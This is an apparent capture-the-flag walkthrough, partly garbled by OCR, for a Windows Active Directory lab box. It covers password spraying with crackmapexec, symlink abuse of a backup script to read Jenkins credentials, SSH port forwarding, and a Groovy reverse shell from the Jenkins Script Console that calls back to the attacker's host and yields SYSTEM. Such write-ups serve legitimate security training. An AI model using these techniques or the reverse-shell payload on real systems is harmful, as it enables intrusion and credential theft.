
### **NMAP**

```
-(kali®kali)-[~]
  $ rustscan --ulimit 5000 -a 192.168.0.37 -- -Pn
The Modern Day Port Scanner.
 https://discord.gg/GFrQsGy
 https://github.com/RustScan/RustScan:
Real hackers hack time 🏋
The config file is expected to be at "/home/kali/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.0.37:22
Open 192.168.0.37:53
Open 192.168.0.37:80
Open 192.168.0.37:88
Open 192.168.0.37:135
Open 192.168.0.37:139
Open 192.168.0.37:389
Open 192.168.0.37:464
Open 192.168.0.37:593
Open 192.168.0.37:3268
Open 192.168.0.37:445
Open 192.168.0.37:5985
Open 192.168.0.37:9389
Open 192.168.0.37:49664
Open 192.168.0.37:49668
Open 192.168.0.37:57084
Open 192.168.0.37:57085
Open 192.168.0.37:57098
Open 192.168.0.37:57106
Starting Script(s)
Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```


There are a lot of ports open, which is normal for a Windows AD environment. We can see that we have SSH, DNS, HTTP, Kerberos, RPC, SMB, LDAP and also WinRm for the ports that we will most likely be taking a deeper dive into.

## HTTP

There is not much on this webpage, however we can see that there is a linked in profile at the bottom. We may be able to get some of the employees names through that linked in link.



## LinkedIn





+ Follow · · ·

Need help with your next assessment reach out to us, below are the emails of our security team:

alice.wonderland@invoke.local hatter.wonderland@invoke.local carrot.wonderland@invoke.local









We see three user names

# **Brute Force**

Putting those usernames into a file

```
(kali@ kali)-[~/Desktop/THM/Invoke_4]

$ cat users.txt
alice.wonderland
carrot.wonderland
hatter.wonderland
```

Utilizing crackmapexec we can try and brute force a password. Remember, when doing this you can also you the --continue-on-success to see if there are any others that you can also brute force.

```
(kali@kali)-[~/Desktop/THM/Invoke 4]
$ crackmapexec smb 192.168.0.37
                                  -u users.txt -p /usr/share/wordlists/fasttrack.txt
          192.168.0.37
                                   INVOKE
                                                         Windows 10.0 Build 20348 x64 (name:INVOKE) (domain:invoke.local) (signing:True) (SMBv1:False)
                                                          invoke.local\alice.wonderland:Spring2017 STATUS_LOGON_FAILURE
          192.168.0.37
                           445
          192.168.0.37
                            445
                                                          invoke.local\alice.wonderland:Spring2016 STATUS_LOGON_FAILURE
          192.168.0.37
                           445
                                                          invoke.local\alice.wonderland:Spring2015 STATUS_LOGON_FAILURE
                                   INVOKE
          192.168.0.37
                           445
                                   INVOKE
                                                          invoke.local\alice.wonderland:Spring2014 STATUS_LOGON_FAILURE
          192.168.0.37
                           445
                                   INVOKE
                                                          invoke.local\alice.wonderland:Spring2013 STATUS_LOGON_FAILURE
          192.168.0.37
                            445
                                   INVOKE
                                                          invoke.local\alice.wonderland:spring2017 STATUS_LOGON_FAILURE
          192.168.0.37
                           445
                                   INVOKE
                                                          invoke.local\alice.wonderland:spring2016 STATUS_LOGON_FAILURE
          192.168.0.37
                            445
                                   INVOKE
                                                          445
                                                          invoke.local\alice.wonderland:spring2014 STATUS_LOGON_FAILURE
          192.168.0.37
                                   INVOKE
                                                         invoke.local\alice.wonderland:spring2013 STATUS_LOGON_FAILURE
invoke.local\alice.wonderland:Summer2017 STATUS_LOGON_FAILURE
                           445
          192.168.0.37
                                   INVOKE
                           445
          192.168.0.37
                                   INVOKE
          192.168.0.37
                           445
                                                          invoke.local\alice.wonderland:Summer2016 STATUS LOGON FAILURE
                                   INVOKE
          192.168.0.37
                           445
                                   INVOKE
                                                          invoke.local\alice.wonderland:Summer2015 STATUS_LOGON_FAILURE
                            445
                                                          invoke.local\alice.wonderland:Summer2014 STATUS_LOGON_FAILURE
          192.168.0.37
                                   INVOKE
                            445
                                                          invoke.local\alice.wonderland:Summer2013 STATUS_LOGON_FAILURE
          192.168.0.37
                                   INVOKE
                            445
                                                          invoke.local\alice.wonderland:summer2017 STATUS_LOGON_FAILURE
          192.168.0.37
                                   INVOKE
                            445
                                                          invoke.local\alice.wonderland:summer2016 STATUS_LOGON_FAILURE
          192.168.0.37
                                   INVOKE
          192.168.0.37
                            445
                                   INVOKE
                                                          invoke.local\alice.wonderland:summer2015 STATUS_LOGON_FAILURE
          192.168.0.37
                            445
                                                          invoke.local\alice.wonderland:summer2014 STATUS_LOGON_FAILURE
                                   INVOKE
          192.168.0.37
                           445
                                   INVOKE
                                                          invoke.local\alice.wonderland:summer2013 STATUS_LOGON_FAILURE
          192.168.0.37
                            445
                                   INVOKE
                                                          invoke.local\alice.wonderland:Autumn2017 STATUS_LOGON_FAILURE
          192.168.0.37
                           445
                                   INVOKE
                                                          invoke.local\alice.wonderland:Autumn2016 STATUS_LOGON_FAILURE
          192.168.0.37
                           445
                                   INVOKE
                                                          445
                                                          invoke.local\alice.wonderland:Autumn2014 STATUS_LOGON_FAILURE
          192.168.0.37
                                   TNVOKE
                                                         invoke.local\alice.wonderland:Autumn2013 STATUS_LOGON_FAILURE
invoke.local\alice.wonderland:autumn2017 STATUS_LOGON_FAILURE
          192.168.0.37
                            445
                                   INVOKE
                           445
          192.168.0.37
                                   INVOKE
                                                         invoke.local\alice.wonderland:autumn2016 STATUS_LOGON_FAILURE
invoke.local\alice.wonderland:autumn2015 STATUS_LOGON_FAILURE
                           445
          192.168.0.37
                                   INVOKE
                           445
          192.168.0.37
                                   INVOKE
                            445
                                                          invoke.local\alice.wonderland:autumn2014 STATUS_LOGON_FAILURE
          192.168.0.37
                                   INVOKE
                                                         invoke.local\alice.wonderland:autumn2013 STATUS_LOGON_FAILURE
invoke.local\alice.wonderland:Winter2017 STATUS_LOGON_FAILURE
          192.168.0.37
                            445
                                   INVOKE
                            445
          192.168.0.37
                                   INVOKE
                                                          invoke.local\alice.wonderland:Winter2016 STATUS_LOGON_FAILURE
          192.168.0.37
                            445
                                   INVOKE
          192.168.0.37
                            445
                                   INVOKE
                                                          invoke.local\alice.wonderland:Winter2015 STATUS_LOGON_FAILURE
                            445
                                                          invoke.local\alice.wonderland:Winter2014 STATUS_LOGON_FAILURE
          192.168.0.37
                                   INVOKE
          192.168.0.37
                           445
                                                          invoke.local\alice.wonderland:Winter2013 STATUS_LOGON_FAILURE
                                   INVOKE
          192.168.0.37
                            445
                                   INVOKE
                                                          invoke.local\alice.wonderland:winter2017 STATUS_LOGON_FAILURE
          192.168.0.37
                           445
                                   INVOKE
                                                          invoke.local\alice.wonderland:winter2016 STATUS_LOGON_FAILURE
          192.168.0.37
                           445
                                   INVOKE
                                                          invoke.local\alice.wonderland:winter2015 STATUS_LOGON_FAILURE
          192.168.0.37
                           445
                                   INVOKE
                                                          invoke.local\alice.wonderland:winter2014 STATUS_LOGON_FAILURE
          192.168.0.37
                           445
                                   INVOKE
                                                          invoke.local\alice.wonderland:winter2013 STATUS_LOGON_FAILURE
                                                          invoke.local\alice.wonderland:P@55w0rd STATUS_LOGON_FAILURE
                           445
          192.168.0.37
                                   INVOKE
          192.168.0.37
                           445
                                  INVOKE
                                                     [+] invoke.local\alice.wonderland:P@ssw0rd!
```

## **SSH**

```
(kali® kali)-[~/Desktop/THM/Invoke_4]
$ ssh alice.wonderland@192.168.0.37's password:

Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

invoke0\alice.wonderland@INVOKE C:\Users\alice.wonderland>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\alice.wonderland>
```

# Alice

```
USER INFORMATION
User Name
                     SID
------
invoke0\alice.wonderland S-1-5-21-3507458232-566753447-3129009232-1103
GROUP INFORMATION
Group Name
                                                    SID
                                                                Attributes
                                     Type
Everyone
                                     Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
                                                   S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users
                                     Alias
                                                    S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
S-1-5-2 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias
NT AUTHORITY\NETWORK
                                     Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users
                                     Well-known group S-1-5-11
                                                                Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization
                                     Well-known group S-1-5-15
                                                                Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1
                                                                Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level
                                    Label
                                                   S-1-16-12288
PRIVILEGES INFORMATION
Privilege Name
                          Description
                                                          State
......
SeMachineAccountPrivilege Add workstations to domain Enabled
SeTcbPrivilege Act as part of the operating system Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
                                                          Enabled
SeCreateSymbolicLinkPrivilege Create symbolic links
                                                          Enabled
USER CLAIMS INFORMATION
User claims unknown.
```

We have a couple of privileges that are not normal, lets see if we can exploit something and utilize those privileges.

# Other files

PS C:\Users\alice.wonderland> <mark>whoami</mark> /all

```
PS C:\Users\alice.wonderland> cd C:\
PS C:\> dir
   Directory: C:\
                     LastWriteTime
                                           Length Name
Mode
             12/29/2022 8:11 AM
                                                  Backup
              12/29/2022 5:50 AM
                                                  inetpub
                                                  PerfLogs
                5/8/2021
                          1:20 AM
              12/29/2022 7:14 AM
                                                  Program Files
                                                  Program Files (x86)
               5/8/2021
                          2:40 AM
               1/1/2023 12:58 PM
                                                  temp
             12/29/2022 7:12 AM
                                                  Users
              12/29/2022
                          5:59 AM
                                                  Windows
PS C:\>
```

```
PS C:\> cd .\Backup\
PS C:\Backup> type .\backup.ps1
$log = "C:\Users\alice.wonderland\logs\test.txt"
$backup = "C:\Temp\logs"

while($true) {
    # Grabbing Backup
    copy $log $backup$(get-date -f yyyy-MM-DD_HH_mm_s)
    Start-Sleep -s 60
}

PS C:\Backup>
```

Backup.ps1 shows a link between \$log and \$backup. We have create link privileges and also act as part of an operating system. We should be able to create a symbolic link and read files that we normally could not read.

# Symbolic Link

Utilizing this github exploit to create a symbolic link we can do the following:

https://github.com/googleprojectzero/symboliclink-testing-tools/releases

First we need to unzip the exploit on your kali machine, since it is 7zip we can do that with p7zip:

p7zip -d release.7z

Now that it is unzipped we can utilize the createsymlink.exe executable on the windows machine:

```
(kali® kali)-[~/Desktop/THM/Invoke_4]
$ cd ~/Tools/CreateSymLink

(kali® kali)-[~/Tools/CreateSymLink]
$ ls -la | grep -i createsym
-rw-r--r-- 1 kali kali 129536 Mar 24 2017 CreateSymlink.exe

(kali® kali)-[~/Tools/CreateSymLink]

$ Type:Rich Text - Date Created: 2023/01/01 - 16:52 - Date Modified: 2023/01/01 - 18:52 - Date Modified: 2023/01/01 -
```

Moving into the Desktop where we will drop our executable we find another file:

Now we know where to create the symbolic link to:

```
(kali@ kali)-[~/Tools/CreateSymLink]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Node Type Rich Text - Date Created 2023/01/01-16:52 - Date Modified 2023
```


PS C:\Users\alice.wonderland\Desktop> wget -UseBasicParsing http://192.168.0.29/CreateSymlink.exe -OutFile CreateSymlink.exe
PS C:\Users\alice.wonderland\Desktop>

Before creating the link we need to delete everything in alice's log folder (the test.txt)

Looking back at the backup.ps1 file we will create a symbolic link to talk to temp and drop the jenkins username and password:


```
PS C:\Users\alice.wonderland\logs> dir C:\temp\
    Directory: C:\temp
                     LastWriteTime
                                            Length Name
Mode
                                                14 logs2023-01-DD_07_39_56
              12/29/2022 12:10 PM
              12/29/2022 12:10 PM
                                                14 logs2023-01-DD_07_40_57
              12/29/2022 12:10 PM
                                                14 logs2023-01-DD_07_41_57
              12/29/2022 12:10 PM
                                                14 logs2023-01-DD_07_42_57
              12/29/2022
                         12:10 PM
                                                14 logs2023-01-DD_07_43_57
              12/29/2022 12:10 PM
                                                14 logs2023-01-DD_07_44_57
              12/29/2022
                                                14 logs2023-01-DD 07 45 57
                         12:10 PM
              12/29/2022
                         12:10 PM
                                                14 logs2023-01-DD_07_46_57
              12/29/2022
                                                14 logs2023-01-DD 07 47 57
                          12:10 PM
              12/29/2022
                                                14 logs2023-01-DD_07_48_57
                          12:10 PM
              12/29/2022
                                                14 logs2023-01-DD_07_50_1
                          12:10 PM
              12/29/2022
                          12:10 PM
                                                14 logs2023-01-DD_07_51_1
              12/29/2022
                                                14 logs2023-01-DD_07_52_2
                          12:10 PM
              12/29/2022
                          12:10 PM
                                                14 logs2023-01-DD_07_53_2
              12/29/2022
                                                14 logs2023-01-DD_07_54_2
                          12:10 PM
              12/29/2022
                                                14 logs2023-01-DD_07_55_2
                          12:10 PM
```

PS C:\Users\alice.wonderland\logs> cd ..\Desktop\
PS C:\Users\alice.wonderland\logs> cd ..\Desktop\
PS C:\Users\alice.wonderland\Desktop> .\CreateSymlink.exe "C:\Users\alice.wonderland\logs\test.txt" "C:\Users\hatter.wonderland\Desktop\jenkins.txt'
Opened Link \RPC Control\test.txt -> \??\C:\Users\hatter.wonderland\Desktop\jenkins.txt: 00000158
Press ENTER to exit and delete the symlink



98 logs2023-01-DD\_13\_59\_6

Alright! One of these files is not like the others



12:11 PM

Got it

# Where is jenkins?

We have a username and password for jenkins, but... port 8080 never showed up on our scans.

12/29/2022

Utilizing netstat -ano we can try to find a port that we did not see before (warning the output will be huge but we want the information at the top)

PS C:\temp> netstat -ano				
Active Connections				
Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:22	0.0.0.0:0	LISTENING	2352
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:88	0.0.0.0:0	LISTENING	600
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	816
TCP	0.0.0.0:389	0.0.0.0:0	LISTENING	600
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:464	0.0.0.0:0	LISTENING	600
TCP	0.0.0.0:593	0.0.0.0:0	LISTENING	816
TCP	0.0.0.0:636	0.0.0.0:0	LISTENING	600
TCP	0.0.0.0:3268	0.0.0.0:0	LISTENING	600
TCP	0.0.0.0:3269	0.0.0.0:0	LISTENING	600
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:9000	0.0.0.0:0	LISTENING	3016
TCP	0.0.0.0:9389	0.0.0.0:0	LISTENING	2216
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	600
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	484
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	792
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	1296
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	600
TCP	0.0.0.0:57084	0.0.0.0:0	LISTENING	600
TCP	0.0.0.0:57085	0.0.0.0:0	LISTENING	2180
TCP	0.0.0.0:57088	0.0.0.0:0	LISTENING	592
TCP	0.0.0.0:57098	0.0.0.0:0	LISTENING	2300
ТСР	0.0.0.0:57106	0.0.0.0:0	LISTENING	2260
TCP	127.0.0.1:53	0.0.0.0:0	LISTENING	2300

That is different...

# **Port Forwarding**

Utilizing port forwarding we can get to the jenkins site

```
      (kali® kali)-[~/Desktop/THM/Invoke_4]

      $ ssh -L 9000:127.0.0.1:9000 alice.wonderland@192.168.0.37

      alice.wonderland@192.168.0.37's password:
```




ALRIGHT IT WORKED!!!

Lets login to Jenkins

# Jenkins Reverse Shell

There are many different ways to get a reverse shell in Jenkins, we will use the least invasive way



Scroll down to the bottom

### Troubleshooting



### Manage Old Data

Scrub configuration files to remove remnants from old plugins and earlier

### **Tools and Actions**



### Reload Configuration from Disk

Discard all the loaded data in memory and reload everything from file system, Useful when you modified config files directly on



### Jenkins CLI

Access/manage Jenkins from your shell, or from your script.



### Script Console

Executes arbitrary script for administration/trouble-shooting /diagnostics.



### Prepare for Shutdown

Stops executing new builds, so that the system can be eventually shut down safely.

### **Script Console**

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

println(Jenkins.instance.pluginManager.plugins)





From here we can grab a groovy script for Windows off the internet or use the following, also be advised you will have chang the 'and " to make sure they are correct within the script:

String host="<your kali IP>";

int port=8044;

String cmd="cmd.exe";

 $Process\ p=new\ ProcessBuilder(cmd). redirectErrorStream(true). start(); Socket\ s=new\ Socket(host,port); InputStream\ pi=p.getInputStream(), pe=p.getErrorStream(), pe=p.getErrorSt$ si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())

{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pi.read());while(si.available()>0)po.write(si.read());so.flush();rhread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();

- 1 String host="192.168.0.29";
- 2 int port=445;
- 3 String cmd="cmd.exe";
- 4 Process p=new ProcessBuilder(cmd).redirect

Also notice I am utilizing port 445

```
(kali@ kali)-[~/Desktop/THM/Invoke_4]
$ nc -lvnp 445
listening on [any] 445 ...
connect to [192.168.0.29] from (UNKNOWN) [192.168.0.37] 60228
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>whoami
whoami
nt authority\system

C:\Program Files\Jenkins>
```

Congrats you did it!!!

```
C:\Users\Administrator\Desktop>type "This type "This OMG...You...
C:\Users\Administrator\Desktop> kali@kali:~/Tools/CreateSvmLink 238x9
```